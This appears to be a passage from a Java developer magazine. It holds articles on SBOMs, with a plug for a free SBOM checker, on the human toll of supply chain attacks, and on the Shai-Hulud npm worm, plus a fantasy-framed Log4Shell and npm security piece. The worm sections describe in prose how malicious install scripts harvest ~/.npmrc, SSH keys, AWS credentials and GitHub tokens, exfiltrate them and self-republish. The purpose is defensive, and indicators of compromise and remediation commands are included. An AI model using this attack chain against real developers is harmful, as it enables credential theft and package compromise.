A simple naming and storage structure is also helpful. An SBOM should not lie around anonymously as just any file. It should recognisably belong to a project, a version and a build. Whether it is later stored in the release folder, in the artefact repository or in a separate security system is initially less important than the unambiguous assignment. Anyone assessing a customer installation months later must know which SBOM belongs to which shipped version.

A further pragmatic point is limiting the first questions. A team need not assess all conceivable risks straight away. For the start, a few concrete questions are enough: Does the application contain known critical vulnerabilities? Are there conspicuous or unexpected licences? Are very old components used? Has the dependency landscape changed significantly since the last release? These questions are concrete enough to become capable of action, without overloading the process.

Over time, this sequence can grow. The local SBOM generation becomes a build step. The manual check becomes a regular analysis. Individual anomalies become defined decision paths. Informal arrangements give rise to simple team rules. Only when this basic process works is it worthwhile to think about stricter policies, automatic build aborts or central dashboards.

The decisive point is this: an SBOM need not be introduced perfectly in order to be useful. An incomplete but deliberately used start is more valuable than a large concept that is never implemented. For Java developers, the benefit begins precisely where a checkable inventory emerges from their own build. After that, the team can decide step by step which evaluations, checks and automations are really sensible.

In this way, the SBOM moves from an abstract security term to a normal part of everyday development. It is generated, checked, understood and later automated. Not as an end in itself, but as a tool for making better decisions about dependencies, updates, licences and risks.

Exodos Labs as a Free SBOM Checker

After generating an SBOM, the decisive follow-up question arises: what do I do now with this file? At precisely this point the reader should not be left with an abstract recommendation. When the SBOM is available as bom.json, a simple next step is needed. An obvious entry point is a free SBOM checker with which the file can be analysed and first risks made visible.

Here Exodos Labs lends itself as a practical next step. The free SBOM Risk Analyzer from Exodos Labs (Link) makes it possible to upload an existing SBOM and to receive a first risk estimate. CycloneDX JSON and SPDX JSON are accepted. This makes the service fit well with the Maven or Gradle workflow described earlier, in which a CycloneDX SBOM is generated as a JSON file.

The correct classification is important. Such a checker does not replace the technical assessment by the development team. It is neither a free pass nor a final security certificate. It is a quick reality check. The generated SBOM is not merely opened or archived, but actually used. From the list of components, a first analysis view emerges: Which vulnerabilities are found? Which licensing topics appear? Are there anomalies in the software supply chain?

For the everyday work of a Java team, this transition in particular is valuable. Many developers can generate an SBOM technically, but then get stuck at the question of how the file should be interpreted concretely. An analysis tool lowers this entry barrier. It takes in the machine-readable file, correlates the contained components with known risk information and makes the results more tangible. In this way, the SBOM becomes, from a build artefact, an occasion for conversation about security, architecture and release decisions.

The sequence is deliberately simple. First the Java application is built. In doing so, via the CycloneDX Maven plugin or a corresponding Gradle setup, an SBOM emerges, for example as `target/bom.json`. This file is subsequently analysed in the checker. Afterwards, first indications are available that the team can assess. This sequence is low-threshold enough to try out even without a large platform introduction.

For a Vaadin application in particular, this is a good test. The team sees not only its own direct dependencies, but also the further components that enter the project via framework, build and transitive dependencies. When the checker reports anomalies, the team can check in a targeted way whether these components are relevant in the production artefact, whether an update is necessary or whether the report has to be assessed differently in the specific context.

Here, too, one should not adopt the results mechanically. A vulnerability report initially means only that a component is known in a version for which a risk has been described. It does not automatically follow from this that your own application is exploitable. Likewise, a licensing anomaly does not automatically mean that a product may not be shipped. The analysis delivers indications. The professional classification remains the task of the team.

The benefit of such a free check therefore lies above all in accelerating the start. Instead of discussing an SBOM only in theory, a team can immediately see which information in it is practically usable. This is also strong didactically: anyone who has once uploaded their own SBOM and seen the analysis results understands more quickly why the topic is more than compliance. The dependencies become visible. Risks become discussable. Measures can be derived more concretely.

Conclusion: An SBOM as a Basis for Decisions, Not a Compliance Archive

An SBOM is not an end in itself. It does not become valuable because it exists, but because it supports decisions. Precisely therein lies the most important difference between an SBOM as an obligatory document and an SBOM as a tool in everyday development. A file that is only generated and stored changes little. An SBOM that is checked, understood and included in concrete decisions, on the other hand, can considerably improve how dependencies are handled.

For Java developers this benefit is particularly tangible. Modern Java applications do not consist only of their own source code. They contain direct and transitive dependencies, framework components, build plugins, internal modules and, depending on the application, further constituents from the web or deployment environment. Maven and Gradle help to manage these components and to build a runnable artefact from them. An SBOM complements this process by making the composition of the result visible.

In doing so, it answers a simple but central question: what does my application really consist of? This question sounds banal, but in everyday work it is often hard to answer. Especially when a new vulnerability is published, a customer asks about the components used, a licence has to be assessed or a release has to be examined after the fact. Without an inventory, the analysis frequently begins with search work. With an SBOM, at least a robust starting point is available.

At the same time, one should not overrate the SBOM. It does not automatically make an application secure. It replaces neither architectural work, nor tests, nor code reviews, nor the assessment of the actual exploitability of a vulnerability. Nor is it a final seal of quality. Its strength lies not in delivering all the answers, but in putting the right questions on a concrete data basis.

That is precisely why the SBOM fits so well into practical everyday security. It shifts discussions from assumptions towards verifiable information. Instead of talking in general terms about “insecure dependencies”, a team can look at concrete components, versions and relationships. Instead of discussing licensing questions only in the abstract, it can be checked which licences actually appear in the application via direct and transitive dependencies. Instead of starting from scratch with every new CVE, an existing inventory can be evaluated.

The start need not be large. A Java team can begin with a simple sequence: generate the SBOM, check it, assess the results and repeat the procedure. From this, a more mature process emerges step by step. First locally, then in the build, later in release procedures and, where applicable, in further-reaching automation. What is decisive is not to establish a perfect system straight away. What is decisive is to create transparency at all, and to use this transparency.

As a practical example, Vaadin shows well why this is relevant. A modern Java web application often feels to developers like a closed Java project. In reality, however, a software product emerges made up of your own classes, framework artefacts, transitive dependencies and build results. An SBOM makes this composition visible. In doing so, it helps not only security teams, but also the developers themselves, to view their application more realistically.

The next sensible step after generation is analysis. An SBOM should not be left unused in the project directory. It should be checked with a suitable tool, so that a first view of the risk emerges from the list of components. A free SBOM checker

such as the one from Exodos Labs can be a pragmatic entry point for this: generate the SBOM, check the file, understand the anomalies and derive technical measures from them.

In the end, a simple insight remains: software supply chain security does not begin with grand terms, but with transparency. Anyone who does not know which components are inside an application can only assess risks incompletely. Anyone who generates and evaluates an SBOM creates a basis for better decisions. Not perfect, not complete, but concrete enough to end the flying blind.

An SBOM is therefore not just another document for the archive. It is a technical inventory of your own software. Used correctly, it becomes a tool with which Java developers can understand dependencies, prioritise risks, justify updates and communicate more comprehensibly with security, operations and customers. Precisely therein lies its practical value in everyday work.

› **Back to the Table of Contents** ‹



ECLIPSE FOUNDATION

Vector Search with Pure Java

No External Database. Extremely fast. No Compromises.

NEW:

EclipseStore 4 - Java Embedded Vector Database

EclipseStore 4 integrates JVector, turning your app into a Java-native vector database. It eliminates 'Mapping Hell' and the need to manage external database processes - you get elite vector search performance with zero external dependencies.

EclipseStore 4 is just a tiny Java library available on Maven Central. The project is open-source under the Eclipse Public License (EPL 2.0) which allows you to use EclipseStore 4 for any commercial purposes. Check it out and if you like it, please star us on GitHub.

Project: www.eclipsestore.io
Code on GitHub: github.com/eclipse-store/store

NEW:

Eclipse Data Grid 4 - Distributed In-Memory Vector Search

Eclipse Data Grid is a Software-as-Code project that automates complex cluster orchestration, giving you a production-ready environment on your own terms. Built for on-premises and private cloud deployments, it enables you to run EclipseStore 4 as a distributed, in-memory vector search grid with full data sovereignty and zero reliance on public cloud providers.

Air-Gapped Ready: Standardized deployment logic for high-security, disconnected environments.

The project is open-source (EPL 2.0) - check it out on GitHub to bridge the gap between Java code and your private infrastructure, and please give us a star!

Code on GitHub: github.com/eclipse-datagrid/datagrid



From Breaches to Blackouts: The Human Consequences of Software Supply Chain Attacks

Cybersecurity **# Hacking** **# Vulnerabilities**

Author: Steve Poole

JCON SPEAKER

Steve Poole is an experienced JVM and Java Developer, Developer Advocate, DevOps Leader, and Security Champion with expertise in software supply chain security, AI, public speaking, education, and writing. An open-source contributor (Apache, Eclipse, OpenJDK) and developer relations expert. Regular presenter at international conferences on technical topics. Formerly with IBM and RedHat, with extensive experience from operating systems to JVMs to AI. Sci-fi lover, robot builder, and occasional mad scientist. Working with Java since its early days.



LinkedIN

Want to Dive Deeper?
Steve Poole is a speaker at JCON! If you can't attend live, the session videos will be available after the conference – it's worth checking out!

Have you ever considered the impact of Cybercrime? How do your choices in terms of applying good security practices matter? Given that the current estimate for the annual bill worldwide is 9 Trillion US Dollars, there is obviously a significant financial reward for the bad guys, but have you ever wondered how that breaks down or if there's more to their motivations and actions than just money?

This article will explore the financial element and broader human implications.

Setting the Scene – 9 Trillion Dollars




Abb. 5: current 2024/2025 estimate

That's the current 2024/2025 estimate. The number is growing almost exponentially. Various groups calculate this number, from government agencies to involved commercial companies and not-for-profit organisations.

When you drill into the headline number, the impact becomes more understandable. There are five groups in this breakdown. Other versions calculate the effects differently, but it's still mostly the same. The percentages of each segment are probably +/—10%, so this picture is broad strokes. Use it for illustrative purposes only.

Segment	Detail	Rough estimate
Direct Financial Losses	Theft, fraud, and ransomware payments	~ $3.0 trillion
Incident Response and Operational Disruption	Downtime, recovery operations, lost productivity.	~ $2.7 trillion
Regulatory and Legal Costs	Penalties, lawsuits, fines	~ $1.0 trillion
Reputational Damage	Customer loss, diminished brand value	~ $1.5 trillion
Indirect Impacts and Security Investments	Cyber insurance premiums, security system upgrades, preventive measures	~$ 0.8 trillion

It Starts with Software Supply Chain Attacks

It's possible to slice these figures in many other ways. We can estimate that ransomware attacks alone account for 20-25% of the total, about the same as data breaches and privacy violations. However you measure it, the attack categories are all individually worth trillions or significant fractions of one.

Software supply chain attacks, though, are different. They are often the foundational element of the others. Software weaknesses allow attackers to access systems. They enable ransomware, data theft, espionage, sabotage, and disruption. Software supply chain attacks are also at the root of most cyber-warfare activities.

No wonder software supply chain attacks are escalating rapidly. Estimates are that close to 1 million software packages are compromised, and the number is growing fast.

What Is a Software Supply Chain?

A software supply chain refers to the entire ecosystem of developing, delivering, and maintaining software, from code creation to deployment. It includes source code, dependencies, CI/CD pipelines, build tools, package repositories, cloud services, and infrastructure.

For engineering managers, these are the elements that you consider when ensuring security, compliance, and efficiency in how software is built and deployed. For executives, it's about risk management, regulatory compliance, and business continuity.

Here's the rub. When we talk about software supply chains, we're not just talking about the elements you control. Your software supply chains include all the software supply chains for *all* the software supply chains for your dependencies, tools, and platforms.

The 10% Factor

In a modern application, only about 10% of the code involved is written by the producer. The other 90% comes from the (primarily) open source that makes up the tools, frameworks, libraries, and platforms needed to realise the application. That means 90% of the code is shared with others. Software vulnerabilities are rarely in your code. There are in the code you consume—and the more popular this third-party code is, the more appealing it is to the bad guys.

Supported or Not?

Another significantly unsettling statistic is that of all the open-source out there, the OpenSSF statistics tell us that only 11% is maintained. That means, on average, your application has support for less than 20% of the code. 10% your team has written and 9.9% from open-source teams.

The software industry is certainly not paying attention to a growing tide of bad actors – whether motivated by greed, politics or military objectives.

Consequences and Risks

Using vulnerable software is prevalent. Governments, standards bodies, and industry groups are making significant efforts to address this situation. Unfortunately, the software industry is still in denial. Software creators everywhere are struggling to find a balance between reducing risks and maintaining a competitive advantage. That's understandable if it was just about money.

Although software supply chain attacks often start as technical breaches, they can quickly escalate into scenarios with severe human consequences.

We always use the term 'risk' concerning software security, imbuing the conversation with a financial flavour. We think in terms of insurance. We ask, *"How much risk should we take?"* as if we're placing a bet—which insurance sort of is. It's the wrong way of framing the question.

Russian roulette is a *kind-of* bet too, but not one you're likely to want to take. No kidding aside – we're past financial risk at this point. The ease of exploitation by bad guys and military cyber-groups means that we have to start asking ourselves *"how many people will die if we don't fix this vulnerability?"*

There have been indications before that people have been harmed by cybercrime, but as an indirect consequence. Ransomware attacks on hospital systems are obviously likely to cause delays to patients seeking treatment, and, no doubt, there have been people harmed or who may have died due to this.

Now we're seeing attacks that are deliberately aimed at hurting people.

The Human Element

Since Stuxnet in 2010, we've been aware that there are types of attacks aimed at hardware, where software is the delivery vehicle. These attacks are escalating. Even ransomware is evolving and direct harm to humans can be part of the equation. We're seeing direct examples where ransomware is effectively blackmail – *pay up or people will get hurt*. The implied threat we've seen with attacks on medical centres has become implicit.

The ransomware attack on Change Healthcare in 2024, one of the largest US healthcare technology companies, disrupted medical billing and prescription services nationwide. Several reports suggest delays in medication access, postponed surgeries, and financial strain on hospitals, directly impacting patient health.

A 2023 ransomware attack on a University of Alabama at Birmingham Hospital led to system outages affecting patient records and delaying treatments. A pending lawsuit alleges that a baby died due to these disruptions.

Another 2023 cyberattack on a third-party NHS IT provider caused significant disruptions in ambulance dispatch systems, leading to delays in emergency response times.

More Examples

A few more examples to illustrate this alarming reality clearly:

- **Colonial Pipeline Attack (2021)**: Hackers disrupted fuel supplies across the United States, causing panic buying, shortages, and widespread economic disruption.
- **Saudi Aramco Petrochemical Plant (2017)**: Cybercriminals attempted to trigger an explosion, directly threatening human lives and environmental safety.
- **Water Utility Hacks in Florida (2021) and Pennsylvania (2023)**: Attackers targeted utilities supplying essential services, narrowly avoiding large-scale health crises.
- **Tesla Remote Unlock and Start Exploit (2023)** Researchers demonstrated a vulnerability in Tesla's Bluetooth Low Energy (BLE) authentication that allowed remote unlocking and starting of vehicles.
- **Medtronic Insulin Pump Vulnerability (2023):** vulnerabilities in Medtronic's insulin pumps, which could allow an attacker to modify insulin delivery.
- **Philips Medical Imaging Equipment Hackability (2024)**: Vulnerabilities in Philips medical imaging systems were flagged as potentially allowing attackers to manipulate diagnostic results or disrupt scans

Each of these incidents underscores the evolution of cyberattacks, from financial nuisances in the beginning to existential threats today. Organizations must rethink how they define and approach "risk". It's time to shift the focus to the potential human consequences rather than purely financial implications.

Thinking Differently About Vulnerabilities

Next time a security scan flags a vulnerability, consider the impact more clearly. Consider the consequences for the consumer and for your software creation process. Look beyond the public impact score and examine the vulnerability within your unique circumstances. Don't disregard vulnerabilities in the build tools, compilers, etc. They are part of the software supply chain, too, and if compromised, can be used to infect your software. If the component implicated is challenging to upgrade, consider if it's still needed. Often components with vulnerabilities are likely to gain other ones later on. Poor software engineering practices can lead to repeated failure to detect problems, so it can be in your best interests to move to an alternative, saving time and effort and reducing exposure.

Moving Forward

Changing the status quo is challenging. Many governments worldwide are involved and are working with various industry groups to define counter measures. Unfortunately for the software industry, this is more stick than carrot.

Changes are coming that will bring rigour and regulations, not to mention financial and personal consequences, to those involved in creating software. New laws are being enacted, and existing ones are being extended or amended. For instance, the EU is expanding its product liability directives to cover harm caused by software

For executives, this new reality demands urgent action. Organizations must assess internal impacts and how disruptions affect users, suppliers, and the broader public. What happens when essential services become unavailable due to cyberattacks? Could your company's software inadvertently become a weapon in attackers' hands?

Businesses have a responsibility to protect the public proactively. Transparency about potential vulnerabilities and clear communication of preventive measures are essential. Incorporating robust practices such as continuous software monitoring, stringent security assessments, and transparent vulnerability disclosures can mitigate human consequences.

Developers, too, have a crucial role. Choosing secure, up-to-date software components and rigorously vetting third-party dependencies reduces vulnerabilities. Improving build and delivery processes in alignment with evolving legislation enhances security and safeguards human lives.

As cyber threats become increasingly aggressive and directly harmful, protecting human lives must drive the response to software supply chain attacks. Both software producers and consumers hold shared responsibility. Proactive steps today could prevent catastrophic human outcomes tomorrow.

› Back to the Table of Contents ‹



The Shai-Hulud NPM Worm: When Supply Chains Bite Back

ShaiHulud **# SupplyChainSecurity** **# NPM**

Author: Steve Poole

JCON SPEAKER

Steve Poole is an experienced JVM and Java Developer, Developer Advocate, DevOps Leader, and Security Champion with expertise in software supply chain security, AI, public speaking, education, and writing. An open-source contributor (Apache, Eclipse, OpenJDK) and developer relations expert. Regular presenter at international conferences on technical topics. Formerly with IBM and RedHat, with extensive experience from operating systems to JVMs to AI. Sci-fi lover, robot builder, and occasional mad scientist. Working with Java since its early days.



LinkedIN

Want to Dive Deeper?
Steve Poole is a speaker at JCON! If you can't attend live,
the session videos will be available after the conference – it's worth checking out!

Let's be clear: Shai-Hulud wasn't just another npm compromise. For the first time, a **self-propagating worm ripped through the JavaScript supply chain.** We've seen worms before, but this one changed the game. It hijacked developers' credentials and CI/CD pipelines, transforming them into its attack vector.

At KCDC and JavaZone, I warned about the dangers of `curl | bash | hacked`. Unfortunately, what once looked like a theory (or an occasional exploit) **has now evolved into something far more dangerous.**

Earlier incidents played out like smash-and-grab jobs: attackers stole credentials, slipped in malware, and quickly moved on. Shai-Hulud broke that pattern. The worm gained a foothold, then **automated the infection of other packages, re-published them, and spread faster than maintainers and platforms could respond.**

The payload itself looked simple: a malicious postinstall script. The real danger lay in how it **abused stolen npm and GitHub tokens to spread further, hijack CI/CD workflows, make private repositories public, and plant backdoors in GitHub Actions.**

What's the Lesson?

- So what's the lesson? **This attack didn't hinge on one weak maintainer. It exposed systemic trust issues at the heart of the open-source movement.**
- Phishing opened the door. And MFA that isn't phishing-proof? **Nothing more than window dressing.**
- **The blast radius was huge.** One compromised account cascaded into hundreds of packages and countless downstream apps.

What to Do Next?

Industry players are already waving the usual flags: OpenSSF's SLSA, Sigstore signing, GitHub's secret scanning, etc. All useful, but adoption is patchy at best.

It's All About the People.

The deeper problem is cultural. Developers and organisations still assume "popular = safe" and automate updates without verification. Shai-Hulud **proved just how dangerous that assumption becomes.**

If you're a developer or a C-suite leader, **this is your last wake-up call.** The alarm is already ringing off the table. Treat your software factory like critical infrastructure: harden accounts with hardware MFA, stop blindly trusting dependencies, lock down CI/CD, and assume that any script, no matter how "standard", can be weaponised against you.

Because the next worm won't be patient enough to give you 24 hours.

The Worm turns: The Detail.

To grasp why Shai-Hulud stood apart, you need to see how it unfolded. This wasn't just "somebody uploaded a dodgy package." It became a **step-by-step demonstration of modern attacker thinking: social engineering first, automation second, scale last.**

How It Started: A Phish, Not a Hack

On September 15, 2025, researchers discovered malicious versions of `ngx-bootstrap` and `@ctrl/tinycolor` on npm. Both packages were massively popular—tinycolor alone logged more than two million weekly downloads. By the time anyone noticed, the malware had already spread everywhere.

And here's the key: no one "hacked npm." Instead, attackers launched a slick phishing campaign weeks earlier. They spoofed npm security alerts and tricked maintainers into surrendering credentials and one-time passwords. Classic social engineering: low cost, high yield. With real credentials in hand, **the attackers gained a free pass to publish malware under trusted names.**

The Payload: Just Another Postinstall Script ?

The Trojan horse hid inside a `bundle.js` file in the compromised packages. When installed, it triggered a multi-stage attack chain:

1. **Recon:** It scanned local systems for credentials—npm tokens, GitHub tokens, cloud keys. It even deployed TruffleHog, an off-the-shelf secrets scanner, to trawl for anything valuable.
2. **Exfiltration:** It exfiltrated stolen data in creative ways: sometimes through free webhook endpoints, sometimes by uploading to GitHub repos called *Shai-Hulud*, and sometimes by hiding secrets inside GitHub Actions logs. That last method was particularly clever: using the victim's own CI/CD system as the getaway car.
3. **Persistence:** It created malicious GitHub Actions (`shai-hulud-workflow.yml`) to survive the cleanup and continue siphoning secrets.

This wasn't smash-and-grab. It was **"set up camp and keep draining."**

The Worm: Self-Propagating Supply Chain

Here's where Shai-Hulud earned its worm nomica. Using stolen npm and GitHub creds, it didn't just steal secrets; it republished itself. Automatically.

- **If valid npm tokens were found**, it enumerated the victim's packages, injected the same malicious script, and pushed them back out.
- **It prioritised high-download packages** (because why infect minnows when you can infect whales?)
- **It converted private GitHub repos into public ones**, tagged them with a -migration suffix, and seeded malicious workflows inside.

In less than a day, around 200 packages were infected. That's not a targeted breach, that's exponential growth. That's a worm in the truest sense.

The choice of tools: TruffleHog, postinstall scripts, GitHub Actions, etc, wasn't accidental. It shows that attackers know developer workflows inside out and are happy to abuse "normal" features. They're not after one jackpot; they're building business models based on scale.

Why Shai-Hulud Worked: Systemic Weaknesses We Don't Like to Talk About

The worm itself was nasty, but the deeper story lies in why it succeeded**. Three systemic weaknesses made it possible: misplaced trust, vulnerable people, and broken processes.**

Open Source Trust: Our Double-Edged Sword

Open source thrives on trust. We trust strangers on the internet to maintain libraries that power banks, hospitals, and satellites. We trust download counts, GitHub stars, and popularity charts as if they were security audits.

Shai-Hulud shattered that illusion. Instead of creating new malicious packages and hoping someone installed them, the attackers **went straight for popular, trusted packages and poisoned the source.**

The economics are brutal: compromise one maintainer and you reach millions of downstream users "for free." That's cheaper and more effective than breaching enterprises one by one. That's why attackers now favour the supply chain: it's **"one-to-many" at scale.**

The Human Element: Still the Weakest Link

Despite all the talk about sophisticated "advanced persistent threats" and "AI-powered exploits," this attack started with plain old phishing emails. Maintainers got tricked into handing over credentials because their MFA wasn't phishing-proof. TOTP codes help, but attackers can capture them in real time. Without hardware-backed keys, developers remain **just one click away from compromise.**

Here's the other uncomfortable truth: many critical open-source projects are run by volunteers or tiny teams with almost no funding. They carry the weight of the internet without corporate-grade defences. Attackers know this. They're not breaking cryptography

they're breaking people.

Process Flaws: Weak SDLC Practices

Even if every developer stayed paranoid, today's tooling wouldn't help much. Consider a few examples:

- `npm install` Doesn't meaningfully check package integrity. If a malicious version gets published, it simply installs.
- **Old** `package-lock.json` files still rely on SHA-1, a hash vulnerable to collisions.
- **Dependabot and similar tools** can auto-merge updates. Convenient, yes—but disastrous when the "update" carries a compromised package. That's how you turn security automation into an attack vector.

The bigger shift is clear: attackers no longer care about the final product. They **target the software factory floor.** CI/CD pipelines, build servers, and package registries have become the real battleground.

And if you own the factory, you own everything it produces.

The Industry Response: Playing Catch-Up

To their credit, the industry didn't just shrug. But the story is the same as always: the tools exist, but adoption is slow.

Frameworks and Initiatives

Groups like the OpenSSF have sounded the alarm for years. After Shai-Hulud, their work looked less like a "nice-to-have" and more like **basic survival.**

- **SLSA** defines supply chain integrity levels, essentially a maturity model for pipeline security.
- **Sigstore** offers free cryptographic signing of artefacts, proving where code originated.
- **Scorecard** runs automated checks on open-source projects to expose risky practices.

All valuable, but only if teams use them. And adoption so far has been **painfully slow.**

Platform Defenses

Platforms like GitHub and GitLab already offer defences that could have blunted this attack.

If developers enabled them!

- GitHub's dependency graph and Dependabot to flag vulnerable packages.
- Secret scanning and push protection to stop credentials from leaking into repos.
- GitLab's built-in dependency scanning for CI/CD pipelines.

Yet most teams either don't enable these features or configure them to favour convenience over security. And Shai-Hulud's trick of dropping malicious workflows proved the platforms must get smarter. They need to spot abnormal behaviou in **CI/CD, not just known destructive patterns.**

Playbook for Developers and Orgs

O what now? The plan is simple: **stop the bleeding, then build resilience.**

Immediate Response if Compromised

- Stop scripts: reinstall with `npm ci --ignore-scripts`.
- Audit dependencies: check for compromised packages (`@ctrl/tinycolor`, `ngx-bootstrap`, etc.) using `npm audit`.
- Hunt for IoCs: look for `bundle.js`, repos named *Shai-Hulud*, or `shai-hulud-workflow.yml` in CI.
- Rotate all credentials: npm tokens, GitHub tokens, SSH keys, cloud keys—assume they're burned.
- Rebuild clean: wipe `node_modules`, clear caches, and pull fresh from a trusted source.

Long-Term Hardening

- **Secure people:** enforce hardware MFA; stop relying on phishable codes.
- **Secure tokens:** use role-based, time-limited credentials, not "god mode" tokens in CI.
- **Secure dependencies:** vet new packages, run Scorecard, and lock down installs with `npm ci`.
- **Secure pipelines:** apply least privilege everywhere, disable postinstall scripts by default, and stop auto-merging bot PRs.

And above all, **learn to think like an attacker.** I'm building out a methodology to help with precisely that: contact me if you're interested, or follow my progress at reflexframework.com.

Conclusion

The Shai-Hulud worm marked a watershed moment. It wasn't merely malware tucked inside a package. It **exploited how developers actually work, lived off the land, and scaled across the ecosystem.**

This is the trajectory of supply chain attacks: **fast, automated, resilient.** The realistic defence is equally direct: **stop equating popularity with safety** and **treat your software pipeline as critical infrastructure.**

The choice is stark: **build resilience now, or let the next worm show you the consequences.**

Visit my new website as I build out these defences and teach you how to stop reacting and start defending.

reflexframework.com

› Back to the Table of Contents ‹





The Whispering JAR: Java Security Lessons Hidden in a Fantasy Tale

SupplyChainSecurity **# CVE** **# OWASP**

Author: Mohammad-Ali A'râbi

JCON SPEAKER

Mohammad-Ali A'râbi is Software Engineer, Docker Captain, Author of "Docker and Kubernetes Security", Gamer, especially a huge fan of Fallout: New Vegas and Mortal Kombat series



Want to Dive Deeper?
Mohammad-Ali A'râbi is a speaker at JCON! If you can't attend live, the session videos will be available after the conference – it's worth checking out!

LinkedIN

It's December 29th, 1865, and a woman is walking down *Salzstraße* in the city of *Freiburg* in the Duchy of *Baden*. She has a green cloak on, and her face is not very visible in the thick fog. She enters a small alley and knocks. A man walks to the door and asks, "What's in the jar?" The woman replies, "Java beans."



Abb. 6: Woman with a hood and red hair and a plate armor walking in the streets of Freiburg in 1865

The door opens, and a man with a red fedora hat and dark brown eyes welcomes her inside. "Come in, Gord," he says. "I have been expecting you."
"Good to see you, Rothütle," she replies.

They enter the room, and the woman sees a pile of newspapers on the table.

"Coffee?" the man asks. "Yes, please," Gord replies.

"I'm about to run out of beans, so I bought a new batch from the market," the man says, grinding the beans and brewing a fresh cup.

Gord stares at the jar of coffee on the table for a moment, as if something is off.

Threats from the Past

> Rothütle's obsession with old newspapers was not nostalgia—it was vigilance. Some threats never truly die.

In the story, the warrior woman named Gord is meeting with her new acquaintance Rothütle, who is a tinkerer and technologist. The man is going through old archives and newspapers, because threats from the past can still be relevant today.

Many entered the realm of **supply chain security** because of the **Log4Shell** vulnerability, which was a critical security flaw in the widely used Java logging library **Log4j**. The vulnerability was discovered in late 2021 and allowed attackers to execute arbitrary code on affected systems by sending specially crafted log messages. This incident shook the software industry and highlighted the importance of securing the software supply chain, as Log4j was a dependency in countless applications and services.

Let's explain a few technical terms here:

- **CVE** or **Common Vulnerabilities and Exposures**, is a system that provides a reference method for publicly known information security vulnerabilities and exposures. Each vulnerability is assigned a unique identifier, known as a CVE ID, which allows security professionals to easily reference and discuss specific vulnerabilities.
- **Log4Shell** is a critical security vulnerability (CVE-2021-44228) in the Log4j library. You can look up the details of this vulnerability in the CVE database at cve.mitre.org.
- **CVSS** or **Common Vulnerability Scoring System,** is a standardized framework for rating the severity of security vulnerabilities. It provides a numerical score (ranging from 0 to 10) that reflects the potential impact of a vulnerability, with higher scores indicating more severe vulnerabilities. Log4Shell had a CVSS score of 10, which is the highest possible score, indicating that it was an extremely critical vulnerability.

Research from 2025 shows that many years after the Log4Shell incident, approximately **13% of all Log4j downloads** are of vulnerable versions. The number varies across countries, and for example, it's 11% in Germany and 29% in India. This means that even years after the vulnerability was disclosed, a significant portion of applications are still using vulnerable versions of Log4j, exposing them to potential attacks. [1] [2]

That's why we need to know about the threats from the past.

> **Tip of the day**. Fix your vulnerable dependencies, as soon as possible. CVEs are known to security professionals and attackers alike.

You can find vulnerable dependencies in your applications by using tools like **Snyk**, **Dependabot**, or **Renovate**. If you have a Docker image, you can use tools like **Trivy** or **Docker Scout** to scan for vulnerabilities in the image layers. Once you identify vulnerable dependencies, you should update them to the latest secure versions and rebuild your images to ensure that the fixes are applied.

To check your Java applications for Log4Shell vulnerabilities, you can use the following command with Trivy:

```
$ trivy fs --severity CRITICAL --ignore-unfixed --pkg-types os,library <path-to-your-java-app>
```

To use Docker Scout, you can run:

```
$ docker scout cves --only-severity CRITICAL --only-fixed <image>
```

The Fishy JAR

As Rothütle is making coffee, Gord notices that the jar of coffee beans is whispering.
She sits down and listens carefully. Then she puts her cloak on over the jar, and sees a pair of eyes staring at her from the darkness.



Abb. 7: A woman is staring at a coffee jar on the table. In the background, a man with a red fedora is making coffee.

"Angra's malice is poured into the jar," Gord says. "Where did you get it?"
"I bought it right in front of the door," Rothütle replies. "The merchant just left the customs and was selling it on the street for a better price."

> **Tip of the day**. Beware of untrusted sources and social engineering.

In the story, Gord and Rothütle are on high alert because they have been targeted by attackers before. The software security scene of 2026 is no different. Let's take a look at the supply chain attack in the last 4 months of 2025.

The NPM Supply Chain Attack

The world's largest NPM supply chain attack happened in September 2025. Attackers started a phishing campaign by registering the domain `npmjs.help` and sending out emails to the maintainers of the top 1% of NPM packages. The attackers also used a real-time proxy to bypass the two-factor authentication (2FA) and gain access to the maintainers' accounts. Some maintainers fell for the scam, and within hours the attackers took control of popular packages like `chalk` and `debug`.

The attackers published malicious updates to these packages, which contained a crypto-drainer that swapped wallet addresses during cryptocurrency transactions in web browsers. The attack was active for about two hours before it was mitigated, but it had the potential to affect millions of users who installed or updated these packages during that time. [3] [4]

Shai Hulud Attack, All the Way from Arrakis

On September 15th, 2025, a week after the initial NPM attack, a second, more sophisticated threat emerged: the **Shai Hulud worm**. Named after the colossal sandworms of Frank Herbert's *Dune*, this malware was not designed for simple theft; it was designed for total ecosystem dominance. Ironically, the name "Shai Hulud" means "the immortal thing" in Arabic, and this worm lived up to its name by being nearly impossible to eradicate.

The worm represented a terrifying evolution in supply chain attacks: it was self-replicating.

Infection Cycle:

1. **Entry:** A developer installs a compromised package (e.g., `@ctrl/tinycolor` or `ngx-bootstrap`).
2. **Harvesting:** The malicious script (`setup_bun.js`, often utilizing the Bun runtime for speed and obfuscation) scans the developer's local environment. It targets:
    - `~/.npmrc` (NPM authentication tokens).
    - `~/.ssh/id_rsa` (SSH keys).
    - `~/.aws/credentials` (Cloud access keys).
    - GitHub Personal Access Tokens (PATs). [5]
3. **Propagation:** Using the stolen NPM tokens, the worm authenticates to the NPM registry as the victim. It then:
    - Enumerates all packages maintained by the victim.
    - Injects itself into the `preinstall` or `postinstall` scripts of those packages.
    - Publishes a new patch version (e.g., v1.0.1 -> v1.0.2) to the registry.
4. **Exfiltration:** Stolen credentials were not merely sent to a Command and Control (C2) server. In a display of brazen arrogance, the worm created **public GitHub repositories** under the victim's account, named `Shai-Hulud` or `Shai-Hulud: The Second Coming`, and uploaded the credentials there as a file named `secrets.txt`.

React2Shell

